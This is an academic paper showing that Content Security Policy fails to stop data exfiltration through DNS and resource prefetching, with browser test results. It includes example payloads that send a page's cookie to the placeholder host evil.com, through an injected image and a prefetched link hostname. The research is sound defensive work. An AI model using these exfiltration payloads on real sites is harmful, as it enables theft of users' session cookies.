Cross-Site Scripting (XSS) attacks keep plaguing the Web. According to the OWASP Top 10 of 2013 [34], content injection flaws and XSS flaws are two of the most common security risks found in web applications. While XSS can be used to compromise both confidentiality and integrity of web applications, the focus of this paper is on confidentiality. The goal is protecting such sensitive information as personal data, cookies, session tokens, and capability-bearing URLs, from being exfiltrated to the attacker by injected code.

XSS in a nutshell XSS to break confidentiality consists of two basic ingredients: *injection* and *exfiltration*. The following snippet illustrates the result of a typical XSS attack:

```
http://v.com/?name=<script>(new Image()).src="http://
    evil.com/"+document.cookie</script>
```

Listing 1: A typical XSS attack

Here, an attacker manages to inject some HTML through the "name" URL parameter into a web page. When the JavaScript in the injected `<script>` element is executed, the user's browser creates an `<img>` element with the source URL on `evil.com` that contains the web page's cookie in its source path. Setting this URL as the source for the `<img>` element triggers the browser to leak the cookie from `v.com` to the attacker-controlled `evil.com`, as a part of making the request to fetch the image.

This example illustrates the injection (via the "name" URL parameter) and exfiltration (via the image URL) ingredients of XSS. Common mitigation techniques against injection are data sanitization and encoding performed by the server, as to prevent JavaScript from being injected in HTML.

The focus of this paper is on data exfiltration. Preventing data exfiltration is important for several scenarios. It is desired as the "last line of defense" when other mechanisms have failed to prevent injection in trusted code. It is also desired when "sandboxing" [30,43,28] untrusted JavaScript, i.e., incorporating a functionality while not trusting the code to leak sensitive information.

CSP *Content Security Policy (CSP)* is a popular client-side countermeasure against content injection and XSS [41,15]. CSP is set up by the server and enforced by the user agent (browser) to restrict the functionality and communication features of the code on the web page, mitigating the effects of a possible cross-site scripting attack.

CSP is standardized by the World Wide Web Consortium (W3C) [46] and is supported by today's mainstream web browsers. With efforts by the community to accommodate widespread adoption of CSP [47], we are

likely to see more websites implementing CSP. Large companies, such as Google, Facebook, and Twitter lead the way introducing CSP on their websites.

CSP mitigates content injection by, among others, disallowing inline scripting by default. The injected JavaScript code in the example above would be prevented from executing under CSP, simply because it appears as inline JavaScript code in the viewed web page.

In addition, CSP allows a web developer to restrict intended resources of a web application. Web browsers implementing the CSP enforce this policy by only allowing resources to be loaded from the specified locations. This has two advantages. First, an attacker cannot sidestep the "no inlining" rule by simply loading a piece of JavaScript from an attacker-controlled server through `<script src=...>`. Second, even if the attacker succeeds in executing code, e.g. by including compromised third-party JavaScript, and somehow steals data, it is no longer straightforward to exfiltrate this data back to the attacker. Exactly this is the case in the example above when setting the URL to the new image object. CSP restricts the browser from making requests to locations that are not explicitly whitelisted.

CSP discord about data exfiltration CSP may appear as a promising mitigation against content injection and XSS, because it seemingly attempts to tackle both injection and data exfiltration. Yet, there is an unsettling discord in the community about CSP's intention to prevent data exfiltration. This discord is unfortunate because it concerns the very goals of CSP.

The CSP specification only hints at data exfiltration and information leakage for several specific cases. The original paper introducing CSP on the other hand, is very explicit about its promise to prevent data exfiltration [41].

Sadly, this vagueness appears to have led to misunderstandings by the academic and practitioner community about whether or not CSP can be used to prevent data exfiltration.

On the one side are researchers who assume CSP is designed to prevent data exfiltration, [23,25,39,42,44,12]. Further, some previous research builds on the assumption that CSP is intended to prevent data exfiltration.

For example, the Confinement System for the Web (COWL) by Stefan et al. [42] is designed to confine untrusted code once it reads sensitive data. It implements a labeled-based mandatory access control for browsing contexts. The system trusts CSP to confine external communication.

Another example is the SandPass framework by Van Acker et al. [44], providing a modular way for integrating untrusted client-side JavaScript. The security of the framework relies on CSP to restrict external data communication of the iframes where the untrusted code is loaded.

On the other side, there are researchers who claim CSP does not intend to prevent against data exfiltration. A common argument is that there are so many ways to break CSP and exploit side channel attacks that it is simply impossible for CSP to do anything about it [5,10,3].

Given the implications of the discord for the state of the art in web security, it is crucial to bring the attention of the community to it. This paper presents a detailed account of the two respective views (in Section 2.2) and provides directions for controlling data exfiltration (in Section 7).

Further, the paper investigates at depth a particular channel for data exfiltration in the face of CSP: via resource and DNS prefetching. This channel is in particular need for systematization, given the unsatisfactory state of the art uncovered in our experimental studies.

Case study: Prefetching in the face of CSP We bring in the spotlight the fact that DNS prefetching is not covered by the CSP and can be used by an attacker to exfiltrate data, even with the strongest CSP policy in place.

The following example allows an attacker to exfiltrate the cookie using automatic DNS prefetching, under a strict CSP being `default-src 'none'; script-src 'self'`:

```
document.write(
    "<a href='//"+document.cookie+".evil.com'></a>"
);
```

Furthermore, we demonstrate that several types of resource prefetching, used to preemptively retrieve and cache resources from web servers, can also be used for exfiltrating data, in spite of CSP, allowing an attacker to set up a two-way communication channel with the JavaScript environment of a supposedly isolated web page.

We show that by combining different techniques, an attacker can exfiltrate data from within a harshest possible CSP sandbox on all twelve tested popular web browsers, although one browser would only allow it conditionally.

Although we are not the first to observe data leaks through prefetching in the presence of a CSP policy (e.g. [32,38,11]), we are to the best of our knowledge the first to systematically study the entire class of the prefetching attacks, analyze a variety of browser implementations for desktop and mobile devices, and propose countermeasures based on the lessons learned.

Contributions The main contributions of our work are:

– Bringing to light a key design-level discord on whether CSP is fit for data exfiltration prevention, illustrated by assumptions and reasoning of opponents and proponents.

- The systematization of DNS and resource prefetching as data exfiltration techniques in the face of the strongest CSP policy.
- A study of the most popular desktop and mobile web browsers to determine how they are affected, demonstrating that all of them are vulnerable in most cases.
- A measurement of the prevalence of DNS and resource prefetching in combination with CSP on the top 10,000 Alexa domains.
- Directions for controlling data exfiltration and their interplay with CSP.
- The proposal of countermeasures for the case study, ranging from specific fixes to a prefetching-aware extension to CSP.

As an additional contribution, we study popular email clients to demonstrate that they suffer from similar information leaks, allowing a spammer to learn whether the message has been viewed despite such privacy measures as disabling image loading. Due to space limitations, we report on this study in Appendix 1.

2 Data exfiltration and CSP

2.1 Content Security Policy (CSP)

CSP whitelists sources from which a web application can request content. The policy language allows to distinguish between different resource types (e.g. images or scripts) via so called *directives* (e.g. `img-src` or `script-src`). The following example shows a policy which by default only allows resources from the requested domain and images only from `http://example.com`:

```
default-src 'self'; img-src http://example.com
```

CSP disables the JavaScript `eval()` function and inline scripting by default. CSP 1.1 [14] introduces a mechanism to selectively allow inline scripts based on either nonces or the code's hash value. Newer versions of the standard [15,16] refine the policy definition language through new directives. None of the CSP standards cover DNS resolution, which makes our case study independent of the used CSP version.

A CSP policy is deployed through the `Content-Security-Policy` HTTP header in either the HTTP response or via an HTML `meta` element with `http-equiv` attribute. Mainstream web browsers already implement the CSP 2.0 [15] standard. W3C currently works on an updated standard, CSP 3.0 [16].

2.2 Discord about data exfiltration and CSP

The CSP specification [15] makes a single mention of data exfiltration. In the non-normative usage description of the `connect-src` directive,

the specification acknowledges that JavaScript offers mechanisms that enable data exfiltration, but does not discuss how CSP addresses this issue. Unfortunately, this vagueness opens up for an unsettling discord by the academic and practitioner community about whether or not CSP can be used to prevent data exfiltration. We now overview the state of the art that illustrates the discord, using both academic papers and online resources to back our findings.

The original paper [41] in which Mozilla researchers outline CSP is explicit about the intention to prevent data exfiltration in what they call "data leak attacks": "our scheme will help protect visitors of a web site S such that the information they provide the site will only be transmitted to S or other hosts authorized by S, preventing aforementioned data leak attacks" [41].

To this day, web security experts do not agree on whether CSP should protect against data-exfiltration attacks or not. Several examples on the W3C WebAppSec mailinglist [45] illustrate both opinions.

Some experts state that "Stopping exfiltration of data has not been a goal of CSP" [10] and "We're never going to plug all the exfiltration vectors, it's not even worth trying." [3]

Others, such as one of the CSP specification editors, "prefer not to give up on the idea [of data exfiltration protection] entirely" [29], stating that "it seems reasonable to make at least some forms of exfiltration prevention a goal of CSP" [10], that "speedbumps are not useless" [18] and that "the general consensus has been to try to at least address leaks through overt channels." [19]

The academic literature provides further evidence of the discord. For example, Akhawe et al. [5] warn that CSP should not be used to defend against data exfiltration and write "Browser-supported primitives, such as Content Security Policy (CSP), block some network channels but not all. Current mechanisms in web browsers aim for integrity, not confinement. For example, even the most restrictive CSP policy cannot block data leaks through anchor tags and window.open."

Other academic work represents the opposite view, either stating explicitly or implying indirectly that CSP is intended to mitigate exfiltration, as discussed below.

For instance, Heiderich et al. [23], while discussing CSP as a possible mitigation technique against scriptless attacks, write "In summary, we conclude that CSP is a small and helpful step in the right direction. It specifically assists elimination of the available side channels along with some of the attack vectors." Using CSP to eliminate side channels implies that CSP can prevent data-exfiltration attacks.

Weissbacher et al. [47] analyze the usage of CSP on the Web, indicating at several locations that CSP, if used correctly, can prevent data exfiltration, e.g. "While CSP in theory can effectively mitigate XSS and

data exfiltration, in practice CSP is not deployed in a way that provides these benefits."

Chen et al. [12] point out that CSP is vulnerable to self-exfiltration attacks, in which an attacker can exfiltrate sensitive data through a whitelisted site in order to retrieve it later. In their work, CSP is listed as one of the existing data exfiltration defenses.

Johns [25] discusses several weaknesses in CSP which can be resolved by combining it with PreparedJS, writing "Among other changes, that primarily focus on the data exfiltration aspect of CSP, the next version of the [CSP] standard introduces a new directive called script-nonce." This seems to imply that CSP has a data-exfiltration aspect.

Stefan et al. [42] use CSP as a basis to build COWL, an information-flow control mechanism noting "While CSP alone is insufficient for providing flexible confinement, it sufficiently addresses our external communication concern by precisely controlling from where a page loads content, performs XHR requests to, etc."

Further, Van Acker et al. [44] use CSP to create an isolation mechanism for SandPass, a password meter framework, stating "the framework defines a CSP rule for included code which completely forbids any network traffic." Because these defensive mechanisms are built on top of CSP, their security relies on the assumption that CSP prevents data exfiltration.

This state of the art illustrates the troubling consequences of the vagueness of the CSP specification, opening up the wide disagreement of the community about the very goals of the CSP. One might argue that the vagueness is natural and perhaps even intended to accommodate the different points of view in the community, as a way of compromise. However, this argument would put the security community at risk: defensive frameworks that build on partly unfounded assumptions would be too high price to pay for giving room for misinterpretation. We strongly believe that the way forward is to be explicit about the goals of CSP in its specification, whether the community decides that data exfiltration is a part of them or not.

To illustrate data exfiltration in the face of CSP, we investigate at depth a particular data exfiltration channel: DNS and resource prefetching.

3 Background

This section provides background on DNS and resource prefetching, which are at the heart of our case study.



Fig. 1: Recursive and iterative DNS resolution of `www.example.com`.

3.1 Domain Name Service (DNS)

Domain names like `example.com` are much more read- and memorable for human users than a server's numeric IP address. To solve this issue, the early Internet saw the introduction of a "phone book" service, the Domain Name Service (DNS), that resolves a host's more memorable name to its associated IP addresses. Nowadays, DNS is a crucial part of the Web and the Internet's core infrastructure. DNS is standardized in RFC 1034 [36] and RFC 1035 [37] with numerous updates in successive RFCs.

The basic architecture of DNS is a distributed database with a hierarchical tree structure. To resolve a domain name, a client has to repeatedly query DNS servers until the full name is resolved.

We show an example resolution for `www.example.com` in Figure 1. As it is common practice, the client sends a recursive query to its local DNS server demanding a fully resolution for the queried domain name on behalf of the client (step 1). Starting with a predefined root server, the local DNS server iteratively queries other DNS servers for the target DNS record. The response is either a reference to another DNS server lower in the hierarchical tree structure which can provide more information (steps 3 and 5) or an authoritative response, i.e. the actual IP address of `www.example.com` (step 7). The local DNS server can finally resolve the domain name for the client (step 8).

Note that the DNS query to the authoritative DNS server does not come directly from the initiating client but from the local DNS server. The client is therefore hidden behind the local DNS server and the authoritative DNS server never learns the true origin of the query. However, the authoritative DNS server knows that firstly, the domain name was resolved and secondly, it can estimate the origin of the query based on the local DNS server's IP address.

3.2 DNS and resource prefetching

On the Web, retrieving a resource from a web server requires a web browser to contact a web server, request the resource and download it. This process involves a number of sequential steps, depicted in Figure 2.



Fig. 2: The different steps in the typical retrieval of a web resource together with the resource hints that cover them.

For instance, let us consider the retrieval of a resource located at `http://example.com/image.png`. The first step after parsing the URL is to resolve the hostname `example.com` into an IP address through the *DNS resolution* mechanism. Next, the browser makes a *TCP connection* to the IP address, which may involve a SSL/TLS handshake for an HTTPS connection. Once established, the browser uses this TCP connection to request the resource `/image.png` from the web server using an *HTTP request*. The browser then waits until the web server sends back an *HTTP response* over the same TCP connection. Finally, once the information is received from the web server, the image can be *rendered* in the browser.

On the Web, every millisecond matters. Experiments performed by Google, Bing, Facebook, Amazon and other major players on the Web [40], indicate that visitors experiencing longer delays on a website spend less time on it. Their measurements indicate that even a delay of half a second can cause a 20% drop in web traffic, impoverish user satisfaction and has more adverse effects in the long term. A faster loading web page not only improves user satisfaction and revenue, but also reduces operating costs.

Web browsers, being the window to the Web, play an important part in the user experience. Web browser vendors continually improve the performance of their browsers to outperform competing browsers. Because of its importance, performance belongs to the main set of features advertised by any browser vendor.

An important area of performance enhancements focuses on reducing the load time of a web page through *prefetching* and caching. Browsers anticipate a user's next actions and preemptively load certain resources into the browser cache. Web developers can annotate their web page with resources hints, indicating which resources can help improve a browser's

performance and the user experience. *Domain Name Service (DNS)* prefetching is extensively used to pre-resolve a hostname into an IP address and cache the result, saving hundreds of milliseconds of the user's time [20].

DNS and resource prefetching are indicated in Figure 2 as the "dns-prefetch" and "prefetch" arrows respectively.



Fig. 3: Automatic DNS prefetching states. By default, the mechanism is enabled for HTTP and disabled for HTTPS. It can be enabled or disabled explicitly, but once disabled explicitly, it cannot be re-enabled.

Automatic and forced DNS prefetching Practical measurements indicate uncached DNS resolution times ranging from about 200 ms up to a few seconds [20]. This delay is tackled by automatic DNS prefetching which improves performance by resolving hostnames preemptively.

Because DNS prefetching is not standardized, we derived its specification mainly from sources provided by Mozilla [17] and Google [20].

For privacy reasons, automatic DNS prefetching follows a set of rules that can be influenced by a web page's developer. By default, the automatic DNS prefetching mechanism will resolve DNS for all `<a>` elements on a web page when this web page is served over HTTP. When served over HTTPS, DNS prefetching is disabled by default. The state diagram in Figure 3 illustrates how this mechanism behaves. A web developer has the option to enable or disable automatic DNS prefetching for his web page by means of the `X-DNS-Prefetch-Control` HTTP header. Automatic DNS prefetching can be enabled on an HTTPS web page by setting this header to "on". Likewise, the mechanism can be disabled on HTTP pages by setting the header's value to "off". Once disabled explicitly through this HTTP header, the mechanism cannot be re-enabled for the lifetime of the web page. Alternatively, this header can be set through HTML `<meta http-equiv>` elements. This allows switching the automatic DNS prefetching "on" or "off" at any point during a web page's lifetime.

In addition to automatic DNS prefetching, a web developer may also request the explicit DNS resolution of certain hostnames in order to improve a web application's performance. This is called forced DNS prefetching and is accomplished through `<link>` elements with the `rel` attribute

set to `dns-prefetch` (denoted with `rel=dns-prefetch` for short in this paper) as shown in the following example:

```
<link rel="dns-prefetch" src="//example.com">
```

In this example, the hostname `example.com` is resolved through the DNS prefetching mechanism and the result cached in the DNS cache for future use.

Resource prefetching While `link` elements with `rel=dns-prefetch` exclusively concern the DNS prefetching mechanism, there are several other relationship types that are concerned with resource prefetching.

The three typical relationship types [35] are depicted in Figure 2, each spanning some steps a web browser must take to render a web page, as well as the delays associated with them. These three relationships can be explained as follows:

preconnect Used to indicate an origin from which resources will be retrieved. In addition to DNS resolution, a web browser implementing this relationship will create a TCP connection and optionally perform TLS negotiation.

prefetch Used to indicate a resource that can be retrieved and stored in the browser cache. In addition to the steps of the "preconnect" relationship, a web browser implementing this relationship will also request the given resource and store the response.

prerender Used to indicate a web page that should be rendered in the background for future navigation. In addition to the steps of the "prefetch" relationship, a web browser implementing this relationship should also process the retrieved web page and render it.

Next to these three relationship types, web browser vendors have implemented some variations on the same theme. For instance, while "prefetch" indicates a resource that may be required for the next navigation, "subresource" indicates a resource that should be fetched immediately for the current page and "preload" indicates a resource that should be retrieved as soon as possible. HTML5 also defines link relationship types "next" and "prev" to indicate that the given URL is part of a logical sequence of documents.

3.3 Prefetching under CSP

The CSP standard focuses on resource fetching but leaves prefetching largely unattended. There are two relevant cases that relate to prefetching, both pertain to the order in which a browser processes information in order to enforce CSP:

CSP through HTML `meta` element The standard warns that CSP policies introduced in a web page's header through HTML `<meta http-equiv>` elements do not apply to preceding elements. Consider the following example:

```
<head>
 <link rel="stylesheet" type="text/css" href="sty.css">
 <meta http-equiv="Content-Security-Policy"
       content="default-src 'none';" />
 <script src="code.js"></script>
</head>
```

Because `sty.css` is linked before the CSP policy is defined, the former is loaded. The script `code.js` is specified after the CSP policy and its loading is thus blocked.

HTTP header processing Consider the following two HTTP headers received in the provided order:

```
Link: <style2.css>; rel=stylesheet
Content-Security-Policy: style-src 'none'
```

The CSP standard recognizes that many user agents process HTTP headers optimistically and perform prefetching for performance. However, it also defines that the order in which HTTP headers are received must not affect the enforcement of a CSP policy delivered with one of these headers. Consequently the loading of stylesheet `style2.css` as pointed to in the Link header should be blocked in this example.

The standard does not mention DNS prefetching and it is arguable if CSP intends to cover DNS prefetching at all. We argue that if the loading of a resource is prohibited by a CSP policy, optimization techniques such as DNS prefetching should not be triggered for that resource either.

4 Prefetching for data exfiltration in the face of CSP

This section brings into the spotlight the fact that prefetching, as currently implemented in most browsers, can be used for data exfiltration regardless of CSP. First, we discuss the lack of DNS and resource prefetching support in CSP. Second, we outline the attacker model. Third, we give the attack scenarios based on injecting URLs, HTML, and JavaScript. The experiments with browsers in Section 5 confirm that prefetching can be used for data exfiltration in the face of CSP in most modern browsers.

4.1 CSP and DNS prefetching

CSP limits the locations where external resources can be loaded from. DNS servers are not contacted directly by web applications to retrieve

a resource. Instead, DNS servers return information that is used by a web browser as a means to retrieve other resources. Section 3.1 shows that DNS resolution can be complex and cannot easily be captured by CSP, because CSP is web application specific, whereas DNS resolution is unrelated to any particular web application.

A key question is how browser vendors have managed to combine a browser optimization such as DNS prefetching, together with a security mechanism such as CSP. In an ideal world, such a combination would provide a performance enhancement as well as a security enhancement. In reality however, *CSP does not cover DNS prefetching*, causing this performance enhancement to be at odds with communication restrictions of CSP.

In addition to DNS prefetching, browser vendors are improving their browsers' performance by prefetching resources and storing them in the browser's cache. Although this improvement is focused on HTTP resources, there is no clear CSP directive under which generic resource prefetching would fall. Here too, one wonders how browser vendors cope with the situation. Because it lies closer to the spirit of CSP, resource prefetching should be easier to cover than DNS prefetching and would ideally already be covered. In reality, *many* `<link>` *relationships used for resource prefetching are not affected by the CSP*, limiting the effect of CSP's restrictions on communication with external entities.

4.2 Attacker model

Our attacker model, depicted in Figure 4, is similar to the *web attacker* model [4] in the assumption that the attacker controls a web server but has no special network privileges. At the same time, it is not necessary for the user to visit this web server. It is also similar to the *gadget attacker* [7] in the assumption that the attacker has abilities to inject limited kinds of content such as hyperlinks, HTML and JavaScript into honest websites, such as `example.com` in Figure 4. However, it is not necessary that the injected resources are loaded from the attacker's server. To distinguish from the web and gadget attackers, we refer to our attacker as the *content injection attacker*.

In addition, we assume that the attacker can observe DNS queries to the attacker-controlled domain and its subdomains.

4.3 Attack scenarios

We consider three attack scenarios which do not require any special interaction with the victim.

URL injection In the URL injection scenario, the attacker has the ability to place a clickable `<a>` element onto a web page that the victim



Fig. 4: Attacker model and attack scenario. The attacker controls the evil.com domain and can monitor requests to an HTTP and DNS server inside this domain. A victim with a CSP-enabled browser visits a web page on example.com in which the attacker has injected some content. By monitoring web and DNS traffic, the attacker can exfiltrate information out of the victim's browser.

visits, containing an attacker-chosen URL. It is common practice for web software, such as e.g. a wiki, blog or comment, to automatically convert URLs into clickable links. Because of automatic DNS prefetching, this scenario allows an attacker to determine when and from where the victim visits the web page by monitoring DNS traffic to the attacker's own DNS server.

HTML injection In the HTML injection scenario, the attacker has the ability to place an HTML fragment somewhere on the given web page, which is visited by the victim. The variety of HTML elements the attacker can use may be limited, for instance by server-side sanitization or filtering. What is important is that if an attacker can inject a `<link>` element with chosen "rel" and "src" attributes, resource prefetching will be triggered on certain browsers.

Without precaution, this scenario would clearly be problematic since a user may embed resources or even JavaScript from the attacker's web server to exfiltrate information to the attacker's server. However, with a well chosen CSP policy, these attacks can be prevented. Indeed, CSP was introduced exactly for this type of scenario.

In this scenario, we assume the following strictest CSP policy, where loading of extra resources is completely prohibited:

```
default-src 'none'
```

Consequently, this scenario also assumes that JavaScript cannot be used by the attacker so that victim-specific information such as cookies, geolocation or other parts of the DOM cannot be leaked.

Just as in the URL injection scenario, a successful attack will inform the attacker when and from where the victim has visited this web page. In addition, any requests that reach the attacker's web server will reveal more information: the victim's IP address and any information carried inside the HTTP GET request such as cookies, user-agent string and other potentially sensitive information about the victim's browser.

JavaScript injection In the JavaScript injection scenario, the attacker has the ability to execute a piece of chosen JavaScript in the context of the given web page, which is visited by the victim.

Again, without precaution, this scenario would clearly be problematic since this is basically a XSS attack. However, this is also what CSP was designed to protect against. A well chosen CSP policy can prevent that unwanted JavaScript code is loaded and for some cases, as in Listing 1, also prevents that information is exfiltrated to unwanted destinations.

Because this scenario is about JavaScript execution, we assume the following strictest CSP policy that still allows JavaScript execution, but which prohibits the loading of any other resources:

```
default-src 'none'; script-src 'self'
```

Note that this strong CSP requires that the attacker-controlled JavaScript is present on the web server of the visited web page. Although not impossible, it can be argued that such a scenario is very unlikely. More relaxed CSP policies could allow that inline JavaScript is executed, allowing the attacker to inject JavaScript through any known XSS vectors. For this scenario, we abstract away from the exact means employed by the attacker to execute JavaScript inside the web page's JavaScript environment and just assume that it can be done. What is important in this scenario is that the CSP blocks the loading of any external resources.

Since JavaScript can alter the DOM, it can create HTML elements and insert them anywhere on the visited web page. Therefore, all information that can be exfiltrated in the HTML injection scenario, can also be exfiltrated here. Furthermore, since JavaScript can retrieve victim-specific information from the DOM and encode it in newly created HTML elements, the attacker gains the ability to exfiltrate all victim-specific information including cookies, geolocation or even the entire contents of the visited web page.

Moreover, `<link>` elements can fire JavaScript load and error events, the attacker is not limited to explicit data exfiltration only. A `<link>` element added inside the CSP sandbox can observe when a resource has

successfully loaded or when it has failed to load, by registering an event handler for the "load" and "error" events. This allows the attacker's web server to reply to a request with a single bit of information. In this JavaScript injection scenario, resource prefetching can thus be used to setup a two-way communication channel between the isolated JavaScript environment and the attacker.

5 Empirical study of web browsers

The experiment in this section is designed to study DNS and resource prefetching as implemented in the most popular web browsers [21], and how these optimizations interact with CSP.

5.1 Experiment setup

In this experiment, we are interested in knowing when attacker-controlled information breaches the CSP and reaches an attacker-controlled server.

We make the assumption that a web developer places a web page online in a certain origin and that this web page is visited by a victim using a normal web browser. To test all three attack scenarios, we configure CSP as in the JavaScript injection scenario.

As described in the attack scenarios, we assume that the attacker manages to inject either HTML into the web page, or execute JavaScript inside the web page's JavaScript environment.

The web developer has the following options when placing the web page online:

- The way in which the web page is served, either over HTTP or HTTPS.
- How the automatic DNS prefetching policy is set, if it is set at all. It can be set through a header in the HTTP response, or using a `<meta http-equiv>` header in HTML, possibly added through JavaScript.
- What the automatic DNS prefetching policy is set to, if not the default value.

To maximize the attacker's own odds, we assume that the attacker always tries to enable automatic DNS prefetching because it may facilitate the exfiltration of information. To carry out the attack, an attacker has a number of options:

- How the `<meta http-equiv>` header is injected that sets the automatic DNS prefetching policy to "on". This can be accomplished by injecting plain HTML or by `document.write()` or `addChild()` in JavaScript.

- The HTML element used to leak the information: an `<a>` element or a `<link>` element with relationship "dns-prefetch", "prefetch", "prerender", "preconnect", "preload", "subresource", "next" or "prev".
- How this leaky HTML element is injected: by injecting plain HTML or by `document.write()` or `addChild()` in JavaScript.

For every possible combination of scenario options, a web page is automatically generated that tests whether the victim's browser will leak information for this set of options. The information to be exfiltrated through the leaky HTML element is unique for every combination of scenario parameters. The web page is then loaded into the victim's browser and displayed for five seconds, while the attacker monitors DNS and web traffic to his servers. After these five seconds, the web page redirects the victim's browser to visit the web page with the next set of scenario parameters.

If a scenario's unique identifier is observed at the attacker side, the attack is considered successful, meaning that the CSP was unable to prevent data exfiltration through this particular combination of scenario parameters.

For this experiment, our list of browsers consisted of the most popular desktop and mobile browsers according to StatCounter [21]. These browsers are listed in Table 1.

5.2 Results

Table 1 summarizes all results for this experiment, indicating which HTML elements allow an attacker to leak information through either DNS requests or HTTP requests.

The results for each browser in this experiment were processed with the WEKA machine learning tool to produce the results shown in Table 1. In Table 1, we differentiate between leaks that were always observed and those that occur under certain circumstances, indicated by • and ◦ respectively.

Automatic DNS prefetching, for instance, does not always leak information to an attacker because DNS prefetching can be disabled by the web developer through the `X-DNS-Prefetch-Control` HTTP header.

DNS prefetching can be forced through a link element with the `rel` attribute set to "dns-prefetch". If set, most browsers then ignore the `X-DNS-Prefetch-Control` HTTP header: Google Chrome, Microsoft Internet Explorer (MSIE), Microsoft Edge, Apple Safari and Google Chrome Mobile. The only exception is Mozilla Firefox, which respects the HTTP header despite this link element. MSIE and MS Edge will only perform forced DNS prefetching for these link elements if they are present in the original HTML code of the parent web page, and not when added by JavaScript later on.

			DNS request via <link rel=x>						GET request via <link rel=x>								
	OS/Device	Auto. DNS pref.	dns-prefetch	prefetch	prerender	subresource	next		dns-prefetch	prefetch	prerender	subresource	next	No CSP support	URL injection	HTML injection	JS injection
Google Chrome 42.0.2311.90	OSX	○	●	●	●	●				●	○	●		●	□	■	■
Microsoft Internet Explorer 11	W81		○	○	○					○					—	■	■
Microsoft Edge 12 (Project Spartan)	W10		○	○						○					—	■	□
Mozilla Firefox 37.0.2	OSX	○	○	○			○			○			○		□	■	□
Opera 28.0.1750.51	OSX			●		●				●		●			—	■	■
Apple Safari 8.0.5	OSX	○	●												□	■	■
Google Chrome Mobile 42.0.2311.111	MG2	○	●	●	●	●				●	●	○			□	■	■
Android browser	AL5			●		●				●		●			—	■	■
Microsoft Internet Explorer Mobile 11	WP8			●	●					●				●	—	■	■
Opera Mobile 29.0.1809.92117	MG2			●		●				●		○			—	■	■
Apple Safari Mobile 8.0	IP6	○													□	□	□
UCBrowser 10.4.1.565	MG2													●	—	■	■

Table 1: Overview of tested browsers, indicating detected information leaks through DNS or HTTP requests while subject to a strict CSP. OS abbreviations: Apple Mac OSX 10.10.3 Yosemite (OSX), iPhone 6 emulator (IP6), Microsoft Windows 8.1 (W81), Windows 10 tech preview (W10), Windows Phone 8.1 emulator (WP8), Android 5.0.2 on Motorola Moto 2 (MG2), Android 5.0.2 emulator (AL5). "●": leak detected. "○": leak detected in some cases. "■": vulnerable. "□": vulnerable in some cases. "—": not vulnerable.

Strangely, Mozilla Firefox will perform DNS prefetching and resource prefetching of other relationships, but only if they were not added using `addChild()`.

For `rel=prefetch`, MSIE and Edge will only leak through DNS and HTTP requests when the parent web page is served over HTTPS. Using `rel=prefetch` in MSIE, we observed a single DNS and HTTP request from an HTTP web page, but were enable to reproduce this later.

Document pre-rendering using `rel=prerender` leaks DNS and HTTP requests in Chrome, Chrome Mobile and MSIE. For MSIE, a DNS request was issued when the parent web page was served over HTTPS, but no actual resource was requested from the web server. For Chrome, all tests triggered a DNS request, but only some resulted in a resource being retrieved from the web server. We are unsure of why this happens.

For `rel=subresource`, Chrome Mobile and Opera Mobile only prefetched resources when the parent web page was served over HTTP.

Interestingly, Firefox is the only one to leak through `rel=next`.

No browser leaked through "preconnect", "preload" or "prev", so the corresponding columns are not shown in Table 1.

5.3 Discussion

Table 1 shows that all tested browsers allow an attacker to exfiltrate information from a web page through DNS or resource prefetching, despite the strict CSP policy.

The impact of an attack depends on the browser used by the victim and what kind of information an attacker can inject into a given web page. We distinguish all three scenarios: URL injection, HTML injection and JavaScript injection. Table 1 indicates for each scenario whether a certain browser is vulnerable in all cases (■), vulnerable under some conditions (□) or not vulnerable (—).

URL injection From Table 1 we can see that Chrome, Firefox, Safari, Chrome Mobile and Safari Mobile leak DNS requests through automatic DNS prefetching, allowing an attacker to determine whether a victim has visited the web page containing the attacker's URL.

An attacker in this scenario is not guaranteed to be able to exfiltrate data through automatic DNS prefetching, because this mechanism is by default disabled for HTTPS web pages and the `X-DNS-Prefetch-Control` HTTP header offers web developers the option to disable it altogether.

